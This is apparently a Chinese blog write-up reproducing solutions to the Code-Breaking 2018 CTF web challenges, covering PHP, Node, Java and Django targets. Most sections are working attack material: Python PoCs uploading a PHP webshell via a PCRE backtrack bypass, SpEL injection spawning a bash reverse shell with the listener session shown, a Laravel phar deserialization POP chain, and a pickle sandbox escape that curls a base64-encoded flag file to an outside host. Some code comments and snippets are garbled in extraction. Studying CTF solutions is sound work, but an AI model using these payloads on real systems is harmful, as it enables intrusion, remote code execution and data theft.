

CodeBreaking : <https://code-breaking.com/>

在线正则表达式匹配 : <https://regex101.com/>

根据已有的大佬们的 wp 对 code breaking 做的一个复现，很多内容都是第一次接触，对涉及到的知识点做些总结和拓展。

## function

create\_function 注入

源码

```
<?php
$action = $_GET['action'] ?? '';
$args = $_GET['arg'] ?? '';
if(preg_match('/^[a-z0-9_]*$/isD', $action)) {
    show_source(__FILE__);
} else {
    $action('', $arg);
}
```

正则 `/i` 不区分大小写，`/s` 匹配任何不可见字符，包括空格，TAB，换行，`/D` 如果使用 `$` 限制结尾字符，则不允许结尾有换行

`preg_match('/^[a-z0-9_]*$/isD', $action)` 匹配所有字母，数字和下划线开头的字符串

想通过 fuzz 找到字符串以达到 bypass 的目的

```
import requests

url_start = 'http://192.168.233.132:8087/?action='
url_end = 'var_dump&arg=2'

for i in range(1,256):
    i = chr(i).encode()
    para = i.hex()

    url = url_start + '%' + str(para) + url_end
    r = requests.get(url=url)

    # ■■■■ error ■■■■ index.php
    if (r.headers['Content-Length'] != '279') and ('error' not in r.text):
        print(para)
```

找到了 `%5c`，即 `\`，可以让 `var_dump` 成功执行，ph 牛给了如下的解释。接下来就是 `getshell` 函数的寻找，要有两个参数且第二个参数可能会导致 RCE

php 里默认命名空间是 `\`，所有原生函数和类都在这个命名空间中。普通调用一个函数，如果直接写函数名 `function_name()` 调用，调用的时候其实相当于写了一个相对路径；而如果写 `\function_name()` 这样调用函数，则其实是写了一个绝对路径。如果你在其他 namespace 里调用系统类，就必须写绝对路径这种写法。

不难发现函数 `create_function`，官方定义如图

```
create_function ( string $args , string $code ) : string
```

Creates an anonymous function from the parameters passed, and returns a unique name for it.

以如下代码为例

```
<?php
$newfunc = create_function('$a,$b', 'return "ln($a) + ln($b) = " . log($a * $b);');
echo "New anonymous function: $newfunc\n";
echo $newfunc(2, M_E) . "\n";
```

```
// outputs
// New anonymous function: lambda_1
// ln(2) + ln(2.718281828459) = 1.6931471805599
?>
```

第一行代码等价于

```
eval(
function __lambda_func($a, $b){
    return "ln($a) + ln($b) = " . log($a * $b);
}
)
```

本题就可以构造 payload: action=\create\_function&arg=return 'peri0d';}var\_dump(scandir('..'));/\* , 然后 readfile(flag) 即可

相当于

```
eval(
function __lambda_func($a, $b){
    return 'peri0d';}
    var_dump(scandir('..')); /*
}
)
```

## pcrewaf

PCRE 回溯次数限制绕过正则

源码

```
<?php
function is_php($data){
    return preg_match('/<?.*[(`?>].*/is', $data);
}

if(empty($_FILES)) {
    die(show_source(__FILE__));
}

$user_dir = 'data/' . md5($_SERVER['REMOTE_ADDR']);
$data = file_get_contents($_FILES['file']['tmp_name']);
if (is_php($data)) {
    echo "bad request";
} else {
    @mkdir($user_dir, 0755);
    $path = $user_dir . '/' . random_int(0, 10) . '.php';
    move_uploaded_file($_FILES['file']['tmp_name'], $path);

    header("Location: $path", true, 303);
}
```

上传文件, 使用正则判断是否含有 php 代码, 正则 `/i` 不区分大小写, `/s` 匹配任何不可见字符, 包括空格, TAB, 换行。

如果不含有 php 代码, 上传的文件会被保存, 并在 http 中重定向到文件路径

常见的正则引擎有两种, DFA 和 NFA, php 中的 PCRE 库使用的是 NFA,

- DFA: 从起始状态开始, 一个字符一个字符地读取输入串, 并根据正则来一步步确定至下一个转移状态, 直到匹配不上或走完整个输入
- NFA: 从起始状态开始, 一个字符一个字符地读取输入串, 并与正则表达式进行匹配, 如果匹配不上, 则进行回溯, 尝试其他状态

假设待匹配字符串 `<?php phpinfo();//aaaaa` 匹配顺序如下图:



php 有一个回溯上限 `backtrack_limit`，默认是 1000000。如果回溯上限超过 100 万那么 `preg_match` 返回 `false`，既不是 1 也不是 0，这样就可以绕过了

对应 poc：

```
import requests
from io import BytesIO

url = 'http://192.168.233.132:8088/index.php'

files = {
    'file': BytesIO(b'<?php eval($_POST[shell]);//' + b'a'*1000000)
}

# ■■■■■■■■■■
r = requests.post(url=url, files=files, allow_redirects=False)

print(r.headers)
```

可以获取 shell 位置，连接即可

如下一个 waf：

```
<?php
if(preg_match('/UNION.+?SELECT/is', $input)) {
    die('SQL Injection');
}
```

输入 `UNION/*aaaaa*/SELECT`，这个正则表达式执行流程如下

1. 正则先匹配 `UNION`，然后 `.+?` 匹配 `/`
2. 由于是非贪婪匹配，匹配最短字符，所以只匹配到 `/` 就停止
3. 接着 `S` 匹配，匹配失败，回溯，由 `.+?` 匹配，成功
4. 重复上一步，直到匹配结束

这里也可以利用回溯次数限制绕过正则

`preg_match` 返回的是匹配到的次数，如果匹配不到会返回 0，如果报错就会返回 `false`。所以，对 `preg_match` 来说，只要对返回结果有判断，就可以避免这样的问题

## phpmagic

伪协议解码 base64 写入 shell

代码如下

```
<?php
if(isset($_GET['read-source'])) {
    exit(show_source(__FILE__));
}

define('DATA_DIR', dirname(__FILE__) . '/data/' . md5($_SERVER['REMOTE_ADDR']));

if(!is_dir(DATA_DIR)) {
    mkdir(DATA_DIR, 0755, true);
}
chdir(DATA_DIR);

$domain = isset($_POST['domain']) ? $_POST['domain'] : '';
$log_name = isset($_POST['log']) ? $_POST['log'] : date('-Y-m-d');

if(!empty($_POST) && $domain){
    $command = sprintf("dig -t A -q %s", escapeshellarg($domain));
    $output = shell_exec($command);
    $output = htmlspecialchars($output, ENT_HTML401 | ENT_QUOTES);

    $log_name = $_SERVER['SERVER_NAME'] . $log_name;
    if(!in_array(pathinfo($log_name, PATHINFO_EXTENSION), ['php', 'php3', 'php4', 'php5', 'phtml', 'pht'], true)) {
        file_put_contents($log_name, $output);
    }
}
```

```

    }
echo $output;
}
endif;
?>

```

`$_SERVER['REMOTE_ADDR']` 获取浏览当前页面的用户的 IP 地址，在 data 下创建文件夹，用于存储 output

`$domain` 和 `$log` 两个参数可控，`$domain` 用于 dig 命令，`$log` 用于将结果写入

在 php 中，只要是传 filename 的地方，都可以传协议流

思路就是 `$log_name` 处利用伪协议将 `$output` 处的字符串 base64 解码写入 webshell

`$_SERVER['SERVER_NAME']`

获取当前运行脚本所在的服务器的主机名。如果脚本运行于虚拟主机中，该名称是由那个虚拟主机所设置的值决定。这个值可以更改，由 HTTP Header 中的 Host 决定。

`pathinfo()` 函数过滤后缀名，但是，只要在后缀名后加上 `/.` ，它就获取不到后缀名了，且可以正常写入 `.php` 之中。php 在处理路径的时候，会递归删除掉路径中存在的 `/.` 。

php 伪协议 base64 解码中，如果遇到不规范的字符就直接跳过。base64 解码是按照 4 位解的，所以要只有传入 4 的倍数位字符串才能解码为正常字符串，且传入的 base64 不能以 `==` 结尾，`==` 出现在 base64 中间不符合规则，可能会无法解析


payload：

```

POST
Host: php

```

`domain=YWFhYTw/cGhwIGV2YWwoJF9QT1NUWydzaGVsbCddKTsgLy8q&log=://filter/write=convert.base64-decode/resource=/var/www/html/data/`



结果：



## phplimit

无参 RCE

代码如下：

```
<?php
if('; ' === preg_replace('/[^\W]+\((?R)?\)/', ' ', $_GET['code'])) {
    eval($_GET['code']);
} else {
    show_source(__FILE__);
}
```

ciscn 2019 和 rctf 2018 的题目，统计一下这一题的解法，主要是 `get_defined_vars()` 和 `session_id()` 两个函数

`preg_replace('/[^\W]+\((?R)?\)/', ' ', $_GET['code'])`，`\W` 匹配任意字母和数字，`(?R)?` 重复整个模式，`?R` 是 php 中的一种[递归模式](#)，合在一起类似于匹配 `x(y(z()))` 样式的，且不能存在参数，输入 `?code=phpinfo()`；可以查看 [phpinfo](#) 页面

在 rctf 2018 的题目中使用的是 apache 的容器，在本题使用 nginx 容器，都是考虑通过修改请求头信息来实现 RCE

在 apache 中可以使用 `getallheaders()` 获取所有头信息，而在 nginx 中可以使用 `get_defined_vars()` 函数获取所有已定义的变量列表，然后就可以通过位置函数来操控数组

`session_id()` 可以获取 PHPSESSID，虽然 PHPSESSID 只允许字母数字和下划线出现，`hex2bin` 转换一下编码即可

几个 payload：

```
// ■■■■
?code=eval(hex2bin(session_id(session_start()))); // echo 'peri0d';
Cookie: PHPSESSID=6563686f2027706572693064273b

//■■■■
?code=eval(end(current(get_defined_vars())));&a=var_dump(scandir('../'));

//■■■■
?code=readfile(next(array_reverse(scandir(dirname(chdir(dirname(getcwd()))))));
```

## nodechr

js 的题目，关于 javascript 的大小写特性，两个函数 `toLowerCase()` 和 `toLowerCase()`

代码如下：

```
// initial libraries
const Koa = require('koa')
const sqlite = require('sqlite')
const fs = require('fs')
const views = require('koa-views')
const Router = require('koa-router')
const send = require('koa-send')
const bodyParser = require('koa-bodyparser')
const session = require('koa-session')
const isString = require('underscore').isString
const basename = require('path').basename

const config = JSON.parse(fs.readFileSync('../config.json', {encoding: 'utf-8', flag: 'r'}))

async function main() {
    const app = new Koa()
    const router = new Router()
    const db = await sqlite.open(':memory:')

    await db.exec(`CREATE TABLE "main"."users" (
        "id" INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
        "username" TEXT NOT NULL,
        "password" TEXT,
        CONSTRAINT "unique_username" UNIQUE ("username")
    )`)
    await db.exec(`CREATE TABLE "main"."flags" (
        "id" INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
        "flag" TEXT NOT NULL
    )`)
    for (let user of config.users) {
```

```

    await db.run(`INSERT INTO "users"("username", "password") VALUES ('${user.username}', '${user.password}'))`
  }
  await db.run(`INSERT INTO "flags"("flag") VALUES ('${config.flag}'))`)

  router.all('login', '/login/', login).get('admin', '/', admin).get('static', '/static/:path(.+)', static).get('/source',

  app.use(views(__dirname + '/views', {
    map: {
      html: 'underscore'
    },
    extension: 'html'
  })).use(bodyParser()).use(session(app))

  app.use(router.routes()).use(router.allowedMethods());

  app.keys = config.signed
  app.context.db = db
  app.context.router = router
  app.listen(3000)
}

function safeKeyword(keyword) {
  if(isString(keyword) && !keyword.match(/(union|select|;|\-\-)/is)) {
    return keyword
  }

  return undefined
}

async function login(ctx, next) {
  if(ctx.method == 'POST') {
    let username = safeKeyword(ctx.request.body['username'])
    let password = safeKeyword(ctx.request.body['password'])

    let jump = ctx.router.url('login')
    if (username && password) {
      let user = await ctx.db.get(`SELECT * FROM "users" WHERE "username" = '${username.toUpperCase()}' AND "password"

      if (user) {
        ctx.session.user = user

        jump = ctx.router.url('admin')
      }

    }

    ctx.status = 303
    ctx.redirect(jump)
  } else {
    await ctx.render('index')
  }
}

async function static(ctx, next) {
  await send(ctx, ctx.path)
}

async function admin(ctx, next) {
  if(!ctx.session.user) {
    ctx.status = 303
    return ctx.redirect(ctx.router.url('login'))
  }

  await ctx.render('admin', {
    'user': ctx.session.user
  })
}

async function source(ctx, next) {

```

```
    await send(ctx, basename(__filename))
}
```

```
main()
```

关键代码在于 safeKeyword() 函数，过滤了 union 和 select

```
function safeKeyword(keyword) {
    if(isString(keyword) && !keyword.match(/(union|select|;|\-\-)/is)) {
        return keyword
    }

    return undefined
}
```

p 牛在[博客](#)中提到过如下特性，但是也适用于 python 中，这样就可以绕过保护函数，达到注入的目的

```
"I".toUpperCase() == 'I'
"l".toUpperCase() == 'S'
"l".toLowerCase() == 'k'
```

payload :

```
POST
username=peri0d&password=' un%C4%B1on %C5%BFelect 1, (%C5%BFelect flag from flags), 3'
```

## javacon


EI 表达式注入，<http://rui0.cn/archives/1043>

基础知识

- [SpEL 注入](#)
- [Java 反射机制](#)
- [Linux 反弹 shell](#)

目录结构如下



[illegible]

```
spring:
  thymeleaf:
    encoding: UTF-8
    cache: false
    mode: HTML
keywords:
  blacklist:
    - java.+lang
    - Runtime
    - exec.*\{
```

```
user:
  username: admin
  password: admin
  rememberMeKey: c0dehack1nghere1
```

文件结构：

- SmallEvaluationContext.java 实现构造上下文的功能
- ChallengeApplication.java 实现启动功能
- Encryptor.java 实现 AES 加解密
- KeyworkProperties.java 实现黑名单
- UserConfig.java 实现用户模型，其中的 RememberMe 用到了 Encryptor
- MainController.java 控制程序的主要逻辑

主要看 MainController.java 中的代码，在 login 功能处，如果勾选 Remember me 就会返回一个加密之后的 cookie，然后跳转到 hello.html

```
@PostMapping("/login")
public String login(@RequestParam(value = "username", required = true) String username,
    @RequestParam(value = "password", required = true) String password,
    @RequestParam(value = "remember-me", required = false) String isRemember,
    HttpSession session, HttpServletResponse response)
{
    if (userConfig.getUsername().contentEquals(username) && userConfig.getPassword().contentEquals(password)) {
        session.setAttribute("username", username);

        if (isRemember != null && !isRemember.equals("")) {
            Cookie c = new Cookie("remember-me", userConfig.encryptRememberMe());
            c.setMaxAge(60 * 60 * 24 * 30);
            response.addCookie(c);
        }

        return "redirect:/";
    }
    return "redirect:/login-error";
}
```

Request

RawParamsHeadersHex

POST /login HTTP/1.1  
Host: 192.168.233.132:8081  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0)  
Gecko/20100101 Firefox/66.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Referer: http://192.168.233.132:8081/login;jsessionid=02FCBB58F35F5D4A0C02577D0F800A30  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 44  
Connection: close  
Cookie: JSESSIONID=02FCBB58F35F5D4A0C02577D0F800A30  
Upgrade-Insecure-Requests: 1  
  
username=admin&password=admin&remember-me=on

Response

RawHeadersHex

HTTP/1.1 302  
Set-Cookie: remember-me=MXPU5ANQRVaBJYtUucUgmQ==;  
Max-Age=2592000; Expires=Sat, 17-Aug-2019 11:24:24 GMT  
Location: http://192.168.233.132:8081/  
Content-Language: zh-CN  
Content-Length: 0  
Date: Thu, 18 Jul 2019 11:24:24 GMT  
Connection: close

对敏感信息 cookie 的操作如下，首先判断 remember-me 是否存在，然后获取其值进行解密，直接将它赋值给 username，接下来就是使用 getAdvanceValue() 这个自定义函数赋值给 name

```
@GetMapping
public String admin(@CookieValue(value = "remember-me", required = false) String rememberMeValue, HttpSession session, Model model)
{
    if (rememberMeValue != null && !rememberMeValue.equals("")) {
        String username = userConfig.decryptRememberMe(rememberMeValue);
        if (username != null) {
            session.setAttribute("username", username);
        }
    }

    Object username = session.getAttribute("username");
    if (username == null || username.toString().equals("")) {
```

Request	Response
<div>RawParamsHeadersHex</div> <pre> GET / HTTP/1.1 Host: 192.168.233.132:8081 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101 Firefox/66.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Referer: http://192.168.233.132:8081/login.jsessionid=BF060D022735530E117976FA18B38E46 Connection: close Cookie: JSESSIONID=BF060D022735530E117976FA18B38E46; remember-me=bvik1nAmjEa1lRdn5UKWGC9uCj0hWOP2B6k1uigkS1acKxD9b_xNi-x09UGgjU1dVDEI2GGk4Jn0ApM_cSVcOG7kGnvvtewNRVsfqFUCROfMAPqbj6yqACW6XVtt8FpInBwebKd7pkYSZcV6Yj3X7H-0-8HDV6F3sS3yWHUQEBPAyiNmKfkSKUV5VV1Ndo16NiJ8YX8HvKdeMHJ7_5Sdjfmfq3dKPeU0iVMyVp_GdEkffgly4YX4eWCOzQRr4uQgodsKw2pC9N9udnw3Fz705ZhzmoYttjLubBowMtkF-Q6HHcVBrK9SWCzRQC6jYX_XeqyZuBreUixnpz1N9ATMq650tXCBSY3lGfjPBfgN21V1PDXw7pW18Ig59mIg7Ux0krtfp51NADMKr7770Cf010vZVANHziJz9YoUE_zz9GvPqq5xpl8FFT1rUmv Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0 </pre>	<div>RawHeadersHexHTMLRender</div> <pre> integrity="sha256-eSilq2PG6J7g7ib17yAaWMcrr5GrtohYChqibrV7PBB=" crossorigin="anonymous" /&gt; &lt;/head&gt; &lt;body&gt;  &lt;div class="container"&gt;   &lt;div class="row"&gt;     &lt;article&gt;       &lt;h2&gt;Hello,  # {T(String).getClass().forName("&lt;quote&gt; java. l&amp;quot; ot;+&lt;quote&gt; ang. Ru&amp;quot;+&lt;quote&gt; ntime&amp;quot;). getM ethod("&lt;quote&gt; ex&amp;quot;+&lt;quote&gt; ec&amp;quot;; T(String[] )). invoke(T(String).getClass().forName("&lt;quote&gt; j ava. l&amp;quot;+&lt;quote&gt; ang. Ru&amp;quot;+&lt;quote&gt; ntime&amp;quot; t;). getMethod("&lt;quote&gt; getRu&amp;quot;+&lt;quote&gt; ntime&amp;qu ot;). invoke(T(String).getClass().forName("&lt;quote&gt; java. l&amp;quot;+&lt;quote&gt; ang. Ru&amp;quot;+&lt;quote&gt; ntime&amp;qu ot;)). new String[] {&lt;quote&gt;/bin/bash&amp;quot;;,&lt;quote&gt;-c&amp;quot;; &amp;quot;bash -i &amp;gt;&amp;amp; /dev/tcp/192.168.233.130/2333 0&amp;gt;&amp;amp;1&amp;quot;}}}&lt;/h2&gt;  &lt;p&gt;This is admin panel.&lt;/p&gt;  &lt;/article&gt;  &lt;/div&gt;  &lt;/body&gt; &lt;/html&gt; </pre>

```

nick@nick-machine:~$ nc -lvp 2333
Listening on [0.0.0.0] (family 0, port 2333)
Connection from [192.168.233.132] port 2333 [tcp/*] accepted (family 2, sport 43324)
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
nobody@39229f6267a3:/$ ls
ls
bin
boot
challenge-0.0.1-SNAPSHOT.jar
dev
etc
flag_j4v4_chun
home
lib
lib64
..

```

## lumenserial

寻找 POP 链，phar 反序列化，GitHub 给的 docker 环境好像有点问题

<https://github.com/phith0n/code-breaking/blob/master/2018/lumenserial>

首先看一下路由信息，当访问 `/server/editor` 时会调用 `App\Http\Controllers` 的 `main` 方法

```

$router->get('/server/editor', 'EditorController@main');
$router->post('/server/editor', 'EditorController@main');

```

进入 `EditorController.php` 文件，存在 `doUploadImage`，`doCatchimage`，`doListImage`，`doConfig` 的功能。进入 `main`，从 `url` 获取 `action` 参数，如果 `action` 存在就执行这个函数，返回结果均为 `json` 格式

```

public function main(Request $request)
{
    $action = $request->query('action');
    try {
        if (is_string($action) && method_exists($this, "do{$action}")) {
            return call_user_func([$this, "do{$action}"], $request);
        } else {
            throw new FileException('Method error');
        }
    } catch (FileException $e) {
        return response()->json(['state' => $e->getMessage()]);
    }
}

```

在 `download` 函数中，`$url` 未过滤就传给了 `file_get_contents`，而 `$url` 源自 `doCatchimage` 中的 `$request->input($this->config['catcherFieldName'])`，查看配置文件 `/resources/editor/config.json` 就可以知道其值为 `source`，也就是 `url` 中的 `source` 参数，然后就可以利用 `phar` 反序列化

```

protected function doCatchimage(Request $request)
{
    $sources = $request->input($this->config['catcherFieldName']);
    $rets = [];
    if ($sources) {
        foreach ($sources as $url) {
            $rets[] = $this->download($url);
        }
    }
    return response()->json([
        'state' => 'SUCCESS',
        'list' => $rets
    ]);
}

```

可以直接根据已有的 `payload` 构造反序列化 <https://xz.aliyun.com/t/6059>

exp:

```
<?php
namespace Illuminate\Broadcasting {
    class PendingBroadcast {
        protected $events;
        protected $event;
        function __construct($evilCode)
        {
            $this->events = new \Illuminate\Bus\Dispatcher();
            $this->event = new BroadcastEvent($evilCode);
        }
    }

    class BroadcastEvent {
        public $connection;
        function __construct($evilCode)
        {
            $this->connection = new \Mockery\Generator\MockDefinition($evilCode);
        }
    }
}

namespace Illuminate\Bus {
    class Dispatcher {
        protected $queueResolver;
        function __construct()
        {
            $this->queueResolver = [new \Mockery\Loader\EvalLoader(), 'load'];
        }
    }
}

namespace Mockery\Loader {
    class EvalLoader {}
}

namespace Mockery\Generator {
    class MockDefinition {
        protected $config;
        protected $code;
        function __construct($evilCode)
        {
            $this->code = $evilCode;
            $this->config = new MockConfiguration();
        }
    }

    class MockConfiguration {
        protected $name = 'abcdefg';
    }
}

namespace {
    $code = "<?php phpinfo(); exit; ?>";
    $exps = new \Illuminate\Broadcasting\PendingBroadcast($code);

    $p = new Phar('exp.phar', 0, 'exp.phar');
    $p->startBuffering();
    $p->setStub('GIF89a<?php __HALT_COMPILER(); ?>');
    $p->setMetadata($exps);
    $p->addFromString('1.txt', 'text');
    $p->stopBuffering();
}
?>
```

## picklecode

python 反序列化, Django 模板引擎沙箱

基础知识：[python 反序列化](#)

通常代码审计先看配置文件，Django 配置文件 `web/core/setting.py`，发现如下代码：

```
SESSION_ENGINE = 'django.contrib.sessions.backends.signed_cookies'
SESSION_SERIALIZER = 'core.serializer.PickleSerializer'
```

一般默认的 Django 配置文件是不含这两项的，`SESSION_ENGINE` 是用户 session 存储的位置，`SESSION_SERIALIZER` 是 session 存储的方式。用户的 session 先经过 `SESSION_SERIALIZER` 处理成一个字符串后存储到 `SESSION_ENGINE` 指定的位置。在这里，就是 session 使用 pickle 的序列化方法，经过签名后存储在 cookies 中，我们所不知道的就是签名的密钥

思路就是获取密钥，pickle 反序列化

阅读路由信息，首先会调用 `views.RegistrationLoginView.as_view()` 函数，进行登录或者注册之后，在 `views.index()` 函数中直接将用户名拼接到模板中，也就是说这里存在着 SSTI 漏洞，那就可以利用它获取 `SECRET_KEY`

```
@login_required
def index(request):
    django_engine = engines['django']
    template = django_engine.from_string('My name is ' + request.user.username)
    return HttpResponse(template.render(None, request))
```

随意构造一个 username 为 `{{user.password}}` 可以看到一个加密后的密码，这就验证了 SSTI



在 `/template/registration/login.html` 的 `csrf_token` 处下个断点，可以看到有很多变量，其中有一部分是加载模板的时候传入的，还有一部分是 Django 自带的，可以在 `settings.py` 中的 `templates` 查看自带的变量



```

import pickle
import io
import builtins

__all__ = ('PickleSerializer', )

class RestrictedUnpickler(pickle.Unpickler):
    blacklist = {'eval', 'exec', 'execfile', 'compile', 'open', 'input', '__import__', 'exit'}

    def find_class(self, module, name):
        # Only allow safe classes from builtins.
        if module == "builtins" and name not in self.blacklist:
            return getattr(builtins, name)
        # Forbid everything else.
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name))

class PickleSerializer():
    def dumps(self, obj):
        return pickle.dumps(obj)

    def loads(self, data):
        try:
            if isinstance(data, str):
                raise TypeError("Can't load pickle from unicode string")
            file = io.BytesIO(data)
            return RestrictedUnpickler(file, encoding='ASCII', errors='strict').load()
        except Exception as e:
            return {}

```

其中设置了一个反序列化沙盒，禁用了 'eval', 'exec', 'execfile', 'compile', 'open', 'input', '\_\_import\_\_', 'exit' 并且只允许调用 python 内置函数

但是 getattr 这个万金油函数没有被限制，那就可以使用 builtins.getattr(builtins, 'eval') 来获取 eval 函数，这就相当于绕过了这个沙盒

首先执行 getattr 获取 eval 函数，再执行 eval 函数，这实际上是两步，而我们常用 \_\_reduce\_\_ 生成的序列化字符串，只能执行一个函数，这就产生矛盾了，所以就要放弃 \_\_reduce\_\_ 直接手写 pickle 代码

pickle 是一种堆栈语言，它没有变量名这个概念，pickle 的内容存储在 stack(栈) 和 memo(存储信息的列表) 中。首先将 payload `b'\x80\x03cnt\nsystem\nq\x00X\x06\x00\x00\x00whoamiq\x01\x85q\x02Rq\x03.'` 写进一个文件

```

import pickle
import os

class Person():
    def __reduce__(self):
        return (os.system, ('whoami',))

person = Person()
f = open('pickle', 'wb')
pickle.dump(person, f, protocol = 0)
f.close()

```

执行 `python -m pickletools pickle` 对其分析，得到一堆操作指令(opcode)



```
λ python -m pickletools pickle
  0: c    GLOBAL      'nt system'
 11: p    PUT         0
 14: (    MARK
 15: V    UNICODE     'whoami'
 23: p    PUT         1
 26: t    TUPLE       (MARK at 14)
 27: p    PUT         2
 30: R    REDUCE
 31: p    PUT         3
 34: .    STOP
highest protocol among opcodes = 0
```

阅读源码可以获得所有的 opcodes

这段 pickle 代码所涉及到的部分符号意思如下：

```

c : find_class c OPCode find_class
p : memo p memo
( :
V : (unicode)
t : (t
R :
. :

```

- 那么这段 pickle 就很容易懂了

```

00: c GLOBAL 'nt system' # 'nt.system'
11: p PUT 0 # memo 0
14: ( MARK #
15: V UNICODE 'whoami' # 'whoami'
23: p PUT 1 # memo 1
26: t TUPLE (MARK at 14) #
27: p PUT 2 # memo 2
30: R REDUCE # 'nt.system('whoami')'
31: p PUT 3 # (memo 3
34: . STOP #

```

- 简化为如下代码，memo 没有起到太大作用，但这段代码仍然可以执行命令

```

nt
system
(Vwhoami
tR.

```

- 接着开始写 pickle 代码

```

cbuiltins # builtins
getattr # getattr
(cbuiltins # builtins
dict # dict
S'get' # 'get'
tR(cbuiltins # builtins.dict,get getattr(builtins.dict,get) get
globals # builtins.globals
(tRS'builtins' # builtins.globals 'builtins'
tRpl # get(builtins) builtins memo[1]

```

- python 代码

```

import pickle
import builtins

data = b'''cbuiltins
getattr
(cbuiltins
dict
S'get'
tR(cbuiltins
globals
(tRS'builtins'
tRpl
.

data = pickle.loads(data)

print(data)
# <module 'builtins' (built-in)>

```

- 然后利用这个没有限制的 builtins 对象获取危险函数，并执行，这就绕过了沙盒

```

cbuiltins # builtins
getattr # getattr
(gl # builtins
S'eval' # 'eval'
tR(S'__import__("os").system("id")' # eval '__import__("os").system("id")'
tR. # eval('__import__("os").system("id")')

```

上面都是绕过的分析，看一下本题有哪些可控点，考虑 SESSIONID，接下来就看一下源码中对于它的操作

它使用的是 `django.contrib.sessions.backends.signed_cookies` 直接导入

#### python 代码

```
import pickle
import builtins
import io

class RestrictedUnpickler(pickle.Unpickler):
    blacklist = {'exec', 'execfile', 'compile', 'open', 'input', '__import__', 'exit'}


    def find_class(self, module, name):
        # Only allow safe classes from builtins.
        if module == "builtins" and name not in self.blacklist:
            return getattr(builtins, name)
        # Forbid everything else.
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name))

def restricted_loads(s):
    """Helper function analogous to pickle.loads()."""
    return RestrictedUnpickler(io.BytesIO(s)).load()

data = b'''cbuiltins
getattr
(cbuiltins
dict
S'get'
tR(cbuiltins
globals
(tRS'builtins'
tRp1
cbuiltins
getattr
(gl
S'eval'
tR(S'__import__("os").system("id"))'
tR.
.'''

data = restricted_loads(data)

print(data)
```



```
uid=197609(wcg) gid=197121 groups=197121
0
```

- 本题的 exp 如下，由于在同一个局域网就在物理机上写了一个接收的 php

```
from django.core import signing
import pickle
import builtins,io
import base64
import datetime
import json
import re
import time
import zlib

data = b'''cbuiltins
getattr
(cbuiltins
dict
S'get'
tR(cbuiltins
globals
(tRS'builtins'
tRp1
cbuiltins
```

```

getattr
(gl
S'eval'
tR(S'__import__("os").system("curl http://192.168.0.100/xss/xss.php?$(cat /flag_djang0_pickle | base64)")'
tR
. '''

def b64_encode(s):
    return base64.urlsafe_b64encode(s).strip(b'=')

def pickle_exp(SECRET_KEY):
    global data
    is_compressed = False
    compress = False
    if compress:
        # Avoid zlib dependency unless compress is being used
        compressed = zlib.compress(data)
        if len(compressed) < (len(data) - 1):
            data = compressed
            is_compressed = True
    base64d = b64_encode(data).decode()
